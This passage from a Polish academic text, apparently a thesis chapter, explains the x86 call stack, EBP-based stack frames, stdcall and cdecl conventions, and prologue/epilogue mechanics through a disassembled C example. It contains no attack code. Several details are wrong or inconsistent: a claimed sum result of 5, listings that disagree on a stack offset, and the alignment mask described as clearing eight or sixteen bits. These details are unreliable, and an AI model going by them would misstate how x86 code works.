Omówiono zatem mechanikę działania stosu i rejestru ESP odpowiedzialnego za wskazywanie na obecny szczyt tej struktury. Jako uzupełnienie należy dodać, że w sytuacji, w której stos ulegnie wyczerpaniu – tj. odłożymy tyle obiektów, że dosięgniemy końcowego adresu stosu (w przypadku stosu z diagramu adresem tym będzie 0x8000), to system wygeneruje wyjątek *przepełnienia stosu (Stack Overflow)*. W wyniku tego wyjątku można będzie wnioskować, że w programie nastąpiła albo nieprzerwana rekurencja, która spowodowała wyczerpanie się stosu, albo program wyjątkowo

nieefektywnie wykorzystuje lokalne bufory w funkcjach i ciąg wywołań w głąb programu *(Call Stack)* osiągnął taką głębokość, że doszło do sytuacji wyjątkowej.

Dotąd poruszana była jedynie funkcja przechowywania danych oferowana przez strukturę stosu. Jest jednak jeszcze jedno, równie ważne zastosowanie tej struktury dla programów w architekturze x86 (i nie tylko), jaką jest implementacja mechanizmu funkcji i zakresów lokalnych tychże. W tym miejscu kluczową rolę odgrywać będzie rejestr EBP, który to wykorzystywany jest do wskazywania na *ramkę funkcji*. Kiedy programista piszący program kompilowany natywnie, korzysta z procedur i definiuje w ciele tych procedur różne zmienne lokalne, bufory, tablice obiektów – to tak w naprawdę korzysta on z mechanizmu stosu, który oferuje przestrzeń na zmienne zakresu lokalnego. W ramach wykonywania się programu, procesor może dotrzeć nawet do 30, 50 lub większej ilości funkcji w głąb stosu wywołań kolejnych procedur (a więc z funkcji *main* do funkcji *fun1*, która wywołuje *fun2*, która wywołuje *fun3* itd.). Przykłady takich stosów wywołań przedstawiono na rysunku 2.13 - stos wywołań pewnego wątku procesu *firefox.exe* oraz innego wątku procesu *chrome.exe*:




Rysunek 2.13. Stosy wywołań wątku programu Mozilla Firefox (po lewej) oraz Google Chrome (po prawej).
Źródło: opracowanie własne.

Na rysunku 2.13. pokazano, że wątek *Firefoxa* został uchwycony podczas przebywania w procedurze na *19-tej głębokości,* tudzież wewnątrz dziewiętnastego zagnieżdżenia. Dla odmiany wątek z przeglądarki *Google Chrome* został uchwycony na głębokości 33 zagnieżdżeń. Należy tutaj dodać, że sam system operacyjny generuje pierwsze kilkanaście zagnieżdżeń celem uruchomienia

procesu i wystartowania jego konkretnego wątku. Tutaj również należy pamiętać, że szczyt stosu to ostatni jego element, a więc kolejno *19-te* wywołanie oraz *33-cie* wywołanie tych wątków.

Każda z funkcji wywoływanych podczas rozwijania stosu wywołań – będzie wykorzystywać pewne struktury niezbędne do potwierdzenia, że jest to procedura, w którą procesor wkroczył. Ponadto większość funkcji i procedur, choćby tych najmniejszych, będzie korzystała ze zmiennych lokalnych. Jak wcześniej wspomniano, zmienne te będą odkładane na stosie. Najpierw jednak wyjaśnić należy, że *funkcja* z punktu widzenia instrukcji procesora, to nic innego jak pewna etykieta (adres), oznaczająca początek następujących instrukcji. W architekturze x86 dodatkowo, funkcje rozpoczynają się tzw. *prologiem*, zaś kończą się *epilogiem*. Przepływ sterowania podczas wywoływania funkcji przedstawia rysunek 2.14:



Rysunek 2.14. Przepływ sterowania podczas wywołania funkcji. Źródło: [26].

Jak przedstawia powyższy rysunek, procesor rozpoczyna wykonanie programu od pewnego adresu etykietowanego jako `_start`. Adres ten jest punktem wejścia do programu (*Entry Point*). Później procesor wykonuje w kolejności sekwencyjnej następujące po sobie instrukcje, aż do napotkania rozgałęzienia jakim jest instrukcja `CALL <adres>`. Instrukcja ta wyrażana poniższym pseudokodem (uproszczona sytuacja skoku bezpośredniego przy *płaskim modelu pamięci*[7]):

```
CALL address:
  PUSH EIP;
  EIP ← address;
```

[7] Płaski model pamięci (*flat memory model)* to taka organizacja pamięci komputera, w którym mechanizm segmentacji został wykorzystany do utworzenia jednego wielkiego segmentu, obejmującego całą dostępną pamięć fizyczną. Przy takiej konfiguracji procesor nie musi zajmować się segmentacją (której wsparcia nie da się wyłączyć w procesorze).

Jak zatem przedstawiono, instrukcja wykonania wywołania funkcji – najpierw odkłada na stosie adres powrotu z tej funkcji, a raczej adres następnej instrukcji do wykonania tuż po powrocie z tej funkcji (czyli adres następnego rozkazu tuż za rozkazem `CALL`). Następnie poprzez wpisanie rejestrowi `EIP` nowej wartości, następuje skierowanie przepływu sterowania procesora pod nowy adres. Teraz ten adres posłuży jako źródło nowych instrukcji do wykonania (ciało funkcji). Taka też sytuacja została przedstawiona na rysunku 2.14. Procesor skierował tor wykonania się instrukcji do ciała funkcji *function1*, aby tuż po zakończeniu wykonania się tej funkcji z niej powrócić do poprzedniego miejsca. Warto tutaj wspomnieć, że zakładając iż przy wchodzeniu do funkcji `_start` stos wywołań był pusty, tak po wejściu do `function1` zawierał już jeden element, jakim była właśnie ta funkcja.

Zanim jednak przejdę do omawiania dokładnej mechaniki działania stosu podczas wywoływania funkcji, omówię jeszcze jedno ważne pojęcie jakim jest *konwencja wywołań funkcji*. Konwencja ta (*Call convention)* stanowi sposób wywoływania funkcji z poziomu kodu assemblera / instrukcji procesora. Wyróżnić tutaj można dwie główne konwencje wywołań:

- `__stdcall` – Standardowa konwencja wywołań, stosowana np. przez biblioteki i programy kompilowane kompilatorem Microsoft Visual Studio (cały system operacyjny Windows korzysta z tej konwencji). W ramach niej, podczas wywoływania funkcji, wywołujący (*caller)* odkłada wszystkie jej argumenty na stosie, licząc od ostatniego do pierwszego (a więc najpierw odłożony będzie ostatni argument, potem przedostatni, …, ostatecznie pierwszy). Po powrocie z tej funkcji, należy wcześniej odłożone argumenty ze stosu ściągnąć (a raczej tak skorygować adres szczytu stosu, aby wskazywał na stan sprzed wywołania funkcji i odłożenia jej argumentów). W ramach tej konwencji, funkcja wywoływana (*callee)* zajmuje się tą korektą. Od funkcji takiej oczekuje się by wiedziała ona dokładnie ile parametrów miała przyjąć i ile zatem ma ściągnąć ze stosu.

- `__cdecl` – Konwencja wywołań znana z bibliotek języka C, jednocześnie stanowi główną konwencję wywołań w surowych programach pisanych w języku C przy użyciu kompilatora np. GCC. Cechą wspólną tej konwencji z poprzednią jest, że tutaj również wywołujący funkcję odkłada jej argumenty w kolejności od ostatniego do pierwszego (od prawej do lewej) na stosie, po czym wywołuje funkcję. Różnica polega jednak na tym, że w tym przypadku to nie wywoływana funkcja ściąga te argumenty ze stosu, zaś robi to wywołujący (*caller)*. Mechanizm taki ma szczególne zastosowanie przy funkcjach o *zmiennej ilości argumentów* jak np. funkcje typu *printf, scanf, sprintf*. Funkcje takie, z uwagi na swój charakter elastyczności użycia, nie znają dokładnej liczby argumentów które dostaną przy wywołaniu. W związku z tym nie mogą też przewidzieć ile tych argumentów ściągnąć ze stosu. Dlatego kompilatory widząc funkcję o zmiennej ilości argumentów, w miejscu każdego jej wywołania (a raczej tuż po jej wywołaniu), dodają instrukcję korygującą stos (dokładniej to wstawiają instrukcję dodania liczby N do rejestru `ESP` – gdzie N to $ilość\ argumentów \cdot 4$).

Mając omówione konwencje wywołań funkcji, można teraz przejść do właściwego omówienia samej mechaniki tych wywołań. Aby dokładniej zrozumieć jak wywoływane są procedury, jak odkładane są argumenty lokalne na stosie, oraz czym jest faktycznie ramka stosu – przygotowano poniżej przykładowy program, którego jedynym celem jest wywołanie funkcji sumującej z danymi parametrami, a następnie zwrócenie wyniku tego sumowania do funkcji *main,* która jest punktem wejściowym do programu. Fakt występowania tutaj więcej niż jednej funkcji będzie kluczowym podczas obserwacji zaangażowania struktury stosu w koncepcję tutaj omawiane. Na dalszym etapie pracy, obserwacje poczynione w późniejszej części tego rozdziału okażą się kluczowymi do


zrozumienia trudniejszych koncepcji, stojących za atakami nadużycia wykorzystania pamięci. Najpierw przedstawię przykładowy kod, który będę dalej analizować:

```
1  int main(int argc, char **argv) {
2      int wynik;
3      int a = 5;
4      char bufor[8];
5
6      wynik = sumuj(a, 3);
7      return wynik;
8  }
9  int sumuj(int a, int b) {
10     int wynik = 0;
11     short tmp[4];
12
13     wynik = a + b;
14     return wynik;
15 }
```

```
                    main:
1  0x401610 <+0>:     push   ebp
2  0x401611 <+1>:     mov    ebp, esp
3  0x401613 <+3>:     and    esp, 0xfffffff0
4  0x401616 <+6>:     sub    esp, 0x20
5  0x401619 <+9>:     call   0x401f50 <__main>
6  0x40161e <+14>:    mov    [ebp-0xc], 0x5
7  0x401626 <+22>:    mov    [esp+0x4], 0x3
8  0x40162e <+30>:    mov    eax, [ebp-0x8]
9  0x401632 <+34>:    mov    [esp], eax
10 0x401635 <+37>:    call   0x401644 <sumuj>
11 0x40163a <+42>:    mov    [ebp-0x8], eax
12 0x40163e <+46>:    mov    eax, [ebp-0x8]
13 0x401642 <+50>:    leave
14 0x401643 <+51>:    ret
                    sumuj:
15 0x401644 <+0>:     push   ebp
16 0x401645 <+1>:     mov    ebp, esp
17 0x401647 <+3>:     sub    esp, 0x10
18 0x40164a <+6>:     mov    [ebp-0x8], 0x0
19 0x401651 <+13>:    mov    edx, [ebp+0x8]
20 0x401654 <+16>:    mov    eax, [ebp+0xc]
21 0x401657 <+19>:    add    eax, edx
22 0x401659 <+21>:    mov    [ebp-0x8], eax
23 0x40165c <+24>:    mov    eax, [ebp-0x8]
24 0x40165f <+27>:    leave
25 0x401660 <+28>:    ret
```

Listing 2.1. Kod języka niskiego poziomu - C z wynikiem deasemblacji jego odpowiednika maszynowego. Źródło: opracowanie własne.

Po lewej stronie tabeli ukazano instrukcje zapisane w języku programowania C, zaś po prawej stronie wynik deasemblacji (*ang. disassemble)* czyli interpretacji wynikowego ciągu bajtów kodu maszynowego na czytelną dla człowieka postać listingu *języka assemblera*. Schemat stosu dla tego programu został przedstawiony poniżej, na rysunku 2.15:



Rysunek 2.15. Schemat interakcji kodu ze stosem. Źródło: opracowanie własne.

Obecnie system znajduje się na adresie pierwszej instrukcji funkcji *main*. Odwołując się do listingu 2.1 stwierdzamy, że początkowo rejestr EIP ma wartość `0x401610`. Zostało to zaznaczone na rysynku 2.15 szarym kolorem tła instrukcji. Wykonanie programu rozpoczyna się na bloku

otwierającym funkcję *main*. Adres wskaźnika stosu wskazuje pod `0xA038`. Przyjrzyjmy się najpierw wynikowi deasemblacji funkcji *main*.

```
0x401610 <+0>:     push   ebp
0x401611 <+1>:     mov    ebp, esp
0x401613 <+3>:     and    esp, 0xfffffff0
0x401616 <+6>:     sub    esp, 0x20
0x401619 <+9>:     call   0x401f50 <__main>
0x40161e <+14>:    mov    [ebp-0xc], 0x5
0x401626 <+22>:    mov    [esp+0x4], 0x3
0x40162e <+30>:    mov    eax, [ebp-0xc]
0x401632 <+34>:    mov    [esp], eax
0x401635 <+37>:    call   0x401644 <sumuj>
0x40163a <+42>:    mov    [ebp-0x8], eax
0x40163e <+46>:    mov    eax, [ebp-0x8]
0x401642 <+50>:    leave
0x401643 <+51>:    ret
```

Listing 2.2. Wynik deasemblacji funkcji main.

Pierwsza instrukcja tej funkcji, znajdująca się pod adresem `0x401610` otwiera tzw. *prolog funkcji*. Prologiem jest pewien stały zbiór instrukcji otwierających i przygotowujących *ramkę funkcji.* Ramka funkcji, to taka struktura znajdująca się na stosie, która zawiera następujące dane:

- Wszystkie argumenty wywołania danej funkcji
- Adres powrotu z funkcji
- Adres poprzedniej ramki funkcji
- Zestaw zmiennych zakresu lokalnego

Najpierw, podczas wywoływania danej funkcji, wywołujący odkłada na stosie wszystkie jej argumenty w kolejności od ostatniego do pierwszego. Następnie, w wyniku wykonania instrukcji `CALL` odkładany jest adres powrotu z funkcji. Później, odkładany na stosie jest rejestr `EBP`, który przechowuje adres ramki obecnie wykonywanej funkcji. Wobec tego, aby możliwym był powrót z funkcji wewnętrznej do zewnętrznej, należy najpierw przywrócić ramkę funkcji zewnętrznej, czyli poprzednią wartość rejestru `EBP`. Funkcja odwołuje się od swoich parametrów wywołania, oraz do swoich zmiennych lokalnych poprzez odpowiednią indeksację względem rejestru `EBP`.

Parametr #N	← [EBP+N*4+4]
. . .	
Parametr 2	← [EBP+0x0C]
Parametr 1	← [EBP+0x08]
Adres powrotu	← [EBP+0x04]
Poprzedni EBP	← [EBP]
Zmienna lokalna 1	← [EBP-0x04]
Zmienna lokalna 2	← [EBP-0x08]

Tabela 2.2. Ramka funkcji adresowana poprzez indeksację rejestru EBP. Źródło: opracowanie własne


Jak zauważyć można w tabeli 2.4, odwołanie się do argumentów wywołania funkcji następuje poprzez indeksację `[EBP+Przesunięcie]`, zaś zmienne lokalne znajdują się pod adresami

ujemnymi względem rejestru `EBP` czyli `[EBP-Przesunięcie]`, gdzie przesunięcie zależy od rozmiaru zmiennych poprzedzających zmienną do której się odwołujemy lub numeru argumentu wywołania.

Wracając teraz do naszej funkcji *main* przedstawionej na listingu 2.2., zauważyć można, że pierwszą instrukcją jest odłożenie starej wartości rejestru `EBP` na stosie, tak aby można było wyjść z tej funkcji do poprzedniej (tak się składa, że funkcja *int main* nie jest pierwszą funkcją wykonywaną po uruchomieniu programu). Następne instrukcje…

```
0x401611 <+1>:     mov    ebp, esp
0x401613 <+3>:     and    esp, 0xfffffff0
0x401616 <+6>:     sub    esp, 0x20
```

…otwierają prolog funkcji. Prolog ten ma na celu przygotowanie ramki obecnie rozpoczynanej funkcji. Tutaj akurat najpierw występuje zaokrąglenie wartości rejestru `ESP` do wielokrotności liczby 16 poprzez nałożenie maski bitowej i wykonanie koniunkcji na dolnych szesnastu bitach tego rejestru. Następnie odejmowana jest od tego rejestru stała o wartości 32. Oznacza to, że prolog funkcji *main* rezerwuje na potrzeby tej funkcji stos o wielkości 32 bajtów (de facto plus od 0 do 15 bajtów uzyskanych na skutek koniunkcji). Zatem wszystkie zmienne lokalne i alokacje funkcji *main* sprowadzają się do bufora 32 bajtowego. Pokażę teraz wykonanie tych pierwszych instrukcji na schematach. Na rysunku 2.15 zaznaczono, że początkowa wartość rejestru `EBP` wynosi `0xA040` (rejestr wskazuje pod ten adres). Początkową zaś wartością dla rejestru `ESP` jest `0xA038`. Tam też ustalany będzie szczyt stosu podczas wejścia do funkcji *main*. Po wykonaniu pierwszej instrukcji następuje odłożenie starej wartości `EBP` na stosie, następnie drugi rozkaz powoduje przypisanie rejestrowi `EBP` wartość obecną rejestru `ESP`. Trzeci rozkaz wykonuje obcięcie dolnych ośmiu bitów przesuwając tym samym rejestr do granicy podzielnej przez szesnaście. Stan ten pokazuje poniższy schemat.



Rysunek 2.16. Wynik wykonania pierwszych trzech instrukcji funkcji main (bez czwartego rozkazu - sub). Źródło: opracowanie własne


Następnym krokiem jest alokacja bufora na zmienne lokalne. Wykonuje to instrukcja odjęcia od rejestru `ESP`, tak jak wcześniej wyjaśniono. Instrukcję `CALL __main` spod adresu `0x401619` pominiemy, jako iż jest ona wynikiem pewnych optymalizacji kompilatora `GCC`. Nie będzie ta instrukcja potrzebna do zrozumienia dalszych konceptów.

```
0x40161e <+14>:    mov    [ebp-0xc], 0x5
0x401626 <+22>:    mov    [esp+0x4], 0x3
0x40162e <+30>:    mov    eax, [ebp-0xc]
```

```
0x401632 <+34>:     mov     [esp], eax
```

Listing 2.3. Kolejne instrukcje w funkcji main. Źródło: opracowanie własne

W instrukcji pod adresem `0x40161e` zauważyć można inicjalizację zmiennej drugiej w kolejności na stosie (adres `EBP-8`, nie zaś `EBP-4`). Przypisywana jest jej wartość `5`. Stanowi to odpowiednik instrukcji języka C z linii 3-ej, w którym zadeklarowano `int a = 5;` Zmienna *a* znajduje się zatem pod adresem `EBP-8`, zaś zmienna *wynik* pod `EBP-4`. Dalej powinny pierwotnie wystąpić instrukcje `PUSH`, pod adresami `0x401626` oraz `0x401632`, jednakże znów na skutek roszad kompilatora `GCC` uzyskano odpowiednik tych instrukcji jakim jest bezpośrednie przeniesienie wartości 3 na szczyt stosu, po to by później odłożyć wartość ze zmiennej `a` pozycję niżej. To wszystko stanowi odłożenie argumentów wywołania funkcji. Pokazano to na schemacie:




Rysunek 2.17. Wygląd stosu po wykonianiu instrukcji `0x401632`, tuż przed wywołaniem `<sumuj>`. Źródło: opracowanie własne

Na rysunku 2.17 zaznaczono kolorem zakres bufora przeznaczonego na zmienne lokalne funkcji *main*. Na skutek obcięcia dolnych ośmiu bitów (pierwotnie `ESP` miał adres `0xA038`) oraz odjęciu `0x20` uzyskano początek bufora zmiennych lokalnych pod adresem `ESP=0xA010`. EBP przechowuje stary adres szczytu stosu, a jednocześnie ramkę funkcji. Teraz w instrukcji `0x40161e` następuje przeniesienie wartości 5 do zmiennej lokalnej, następnie wrzucenie 3 na stos (odpowiednik instrukcji `PUSH`). Później z powrotem wczytanie wartości zmiennej lokalnej *a* do rejestru `EAX`, odłożenie go na stosie. W instrukcjach `0x401626` i `0x401632` mamy do czynienia z odkładaniem parametrów na stosie w celu wywołania funkcji `<sumuj>`. Spójrzmy zatem dalej, co się stanie po wykonaniu instrukcji:

```
0x401635 <+37>:     call    0x401644 <sumuj>
0x40163a <+42>:     mov     [ebp-0x8], eax
0x40163e <+46>:     mov     eax, [ebp-0x8]
```

Sytuację z powyższego listingu przedstawia poniższy schemat:




Rysunek 2.18. Moment wywołania funkcji `<sumuj>`. *Źródło: opracowanie własne*

Na rysunku 2.18 przedstawiono moment, w którym stan stosu opisuje program po wejściu do funkcji `sumuj`. W wyniku wykonania instrukcji `CALL` pod adresem `0x401635`, nastąpiło przeniesienie wykonania do procedury pod adresem `0x401644` (funkcja `sumuj`). Jednocześnie odłożony został adres następnej instrukcji po wywołaniu tej funkcji, a więc instrukcji `0x40163A`, która przenosi wynik działania funkcji `sumuj` (zawarty w rejestrze `EAX`) do zmiennej lokalnej *wynik*. Prolog funkcji `<sumuj>`:

```
                    sumuj:
0x401644 <+0>:      push   ebp
0x401645 <+1>:      mov    ebp, esp
0x401647 <+3>:      sub    esp, 0x10
```

Na początku tej funkcji znajduje odłożenie adresu starej ramki funkcji (ramki funkcji *main)*. Następnie zachowywany jest obecny adres szczytu stosu i alokowane miejsce na stosie na 16 bajtów Po wykonaniu tych instrukcji z prologa funkcji *sumuj*, stos będzie wyglądał następująco:



Rysunek 2.19. Stos po wykonaniu prologa funkcji `<sumuj>`. *Źródło: opracowanie własne*

Na rysunku 2.19 kolorem jasnozielonym oznaczono tym razem obszar zarezerwowany na zmienne lokalne funkcji *sumuj*. W wyniku odjęcia wartości 16 od rejestru ESP zaalokowano tym samym miejsce na 16 bajtów. Wynika to między innymi z zadeklarowanej zmiennej *wynik* typu *int* o rozmiarze czterech bajtów, w linii 10-tej listingu w tabeli 2.2. Kolejne 8 bajtów zajęła tablica *tmp* o wielkości czterech obiektów typu *short*, a więc o rozmiarze dwóch bajtów. To razem dało $8 + 4 = 12$ bajtów, w tym dodatkowe cztery bajty dodane przez kompilator `GCC`, co poskutkowało odjęciem akurat szesnastu od rejestru `ESP`. Dalszymi instrukcjami z ciała funkcji *sumuj* są:

```
0x40164a <+6>:     mov    [ebp-0x8], 0x0
0x401651 <+13>:    mov    edx, [ebp+0x8]
0x401654 <+16>:    mov    eax, [ebp+0xc]
0x401657 <+19>:    add    eax, edx
0x401659 <+21>:    mov    [ebp-0x8], eax
0x40165c <+24>:    mov    eax, [ebp-0x8]
```

Listing powyższy najpierw w pierwszej instrukcji inicjalizuje zmienną lokalną *wynik* wartością 0. Następnie przenosi pierwszy argument *a* do rejestru `EDX`, drugi argument *b* do rejestru `EAX`, po to by ostatecznie w instrukcji `0x401657` zsumować razem te dwie wartości i odłożyć je do pierwszej zmiennej lokalnej *wynik*. Ta wartość następnie przesyłana jest z powrotem do rejestru `EAX` (ponownie nieudolna generacja kodu GCC, bez optymalizacji). W wyniku wykonania tych instrukcji, dla podanych wartości argumentów, `EAX` ostatecznie otrzyma wartość 5. Podczas wychodzenia z funkcji, wartość zwracana przekazywana jest poprzez rejestr `EAX`. Dalsze instukcje w funkcji *sumuj* nazywane są *epilogiem funkcji* i zajmują się zwolnieniem ramki funkcji ze stosu i powrotem z funkcji:

```
0x40165f <+27>:    leave
0x401660 <+28>:    ret
```

Instrukcja `LEAVE` jest odpowiednikiem następujących poleceń:

```
LEAVE:
  ESP ← EBP;
  EBP ← POP();
```


Epilog w tym przypadku polega na przywróceniu poprzedniej wartości rejestru ESP i ściągnięciu obecnej wartości ze stosu do rejestru `EBP` celem przywrócenia poprzedniej ramki stosu. Obie te instrukcje jednocześnie implementuje rozkaz `LEAVE`. Teraz jeśli chodzi o kolejną instrukcję, jaką jest `RET` to należy wyjaśnić, że jest to instrukcja powrotu z funkcji. Instrukcja ta może być parametryzowana ilością podwójnych słów (w architekturze x86) do ściągnięcia ze stosu podczas wychodzenia z funkcji (zgodnie z konwencją wywołań `__stdcall`). Czasami zamiast stosowania parametru rozkazu `RET` stosuje się dodatkową instrukcję w epilogu, dodającą do `ESP` odpowiednią wartość. Sama instrukcja `RET` może być przybliżona następującym pseudokodem:

```
RET n:
  EIP ← POP();
  ESP ← ESP + (n · 4)
```

Ściągnięty ze stosu adres powrotu przekazywany jest do rejestru `EIP` przekierowując tym samym procesor do instrukcji następującej po wywołaniu funkcji z której powracamy. W przypadku testowanego kodu wykonanie zakończy się w miejscu:

```
0x40163a <+42>:    mov    [ebp-0x8], eax
0x40163e <+46>:    mov    eax, [ebp-0x8]
```

Instrukcje powyższe przeniosą wynik działania funkcji *sumuj* do zmiennej lokalnej, a następnie z powrotem do rejestru `EAX` dzięki czemu zostaną zwrócone w wyniku działania funkcji *main*. Stos po powrocie z funkcji *sumuj* będzie wyglądał następująco:



Rysunek 2.20. Stan stosu po powrocie z funkcji sumuj. Źródło: opracowanie własne.

